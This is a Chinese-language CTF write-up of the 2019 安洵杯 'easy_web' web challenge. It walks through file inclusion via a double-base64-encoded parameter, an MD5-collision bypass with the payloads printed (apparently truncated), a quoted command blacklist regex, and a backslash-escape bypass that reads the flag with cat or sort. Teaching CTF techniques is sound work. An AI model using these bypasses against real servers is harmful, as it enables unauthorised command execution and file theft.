

easy_web

发表于 2021-01-16 分类于 [Challenge](#) , [2019](#) , [安洵杯](#) , [Web Challenge](#) | [2019](#) | [安洵杯](#) | [Web](#) | [easy_web](#)

[点击此处](#) 获得更好的阅读体验

WriteUp来源


<https://xz.aliyun.com/t/6911>

题目考点

- 文件包含
- md5碰撞
- rce
- fuzz

解题思路

由于题目正则出现了点问题，最后一个fuzz的考点没有考到。导致很多队伍直接通过最简单的Bypass就可以拿到flag。稍后在题解中详谈。

观察url 根据url 中img 参数 推测文件包含加密脚本

```
1 import binascii
2 import base64
3 filename = input().encode(encoding='utf-8')
4 hex = binascii.b2a_hex(filename)
5 base1 = base64.b64encode(hex)
6 base2 = base64.b64encode(base1)
7 print(base2.decode())
```

读取index.php 源码之后审计源码。发现通过rce拿到flag之前需要通过一个判断

```
if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b']))
```

通过md5碰撞即可rce拿到flag

```
1 POST数据
2 a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%
3 &b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%
```

关于rce 有一个过滤的黑名单如下，过滤了常见的读取文件的操作

```
1 if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcpre|paste|diff|file|echo|sh|'|\"|\\|;|,|\\*|\\?|\\\\\\\\\\\\\\\\|\\\\n|\\\\t|\\\\r|\\\\xA0|\\\\{|\\\\}|\\\\(\\\\|
```

因为过滤了大多常见的文件读取的命令，最后的核心考点是拿linux 命令去fuzz，但是因为过滤反斜杠\\\\\\\\\\\\ 这里的时候正则没有写好，导致了反斜杠逃逸。因此造成了cat命令可以直接读取flag
预期解也不唯一，毕竟很多命令都能读取文件内容。这里还是给出相对比较常见的一个。sort即可。

- 本文作者：CTFHub
- 本文链接：<https://writeup.ctfhub.com/Challenge2019/安洵杯/Web/ioE4M5C8rkTdsLj94CwKmE.html>
- 版权声明： 本博客所有文章除特别声明外，均采用 [BY-NC-SA](#) 许可协议。转载请注明出处！

Challenge # Web # 2019 # 安洵杯
[ez_android](#)
[easy_serialize_php](#)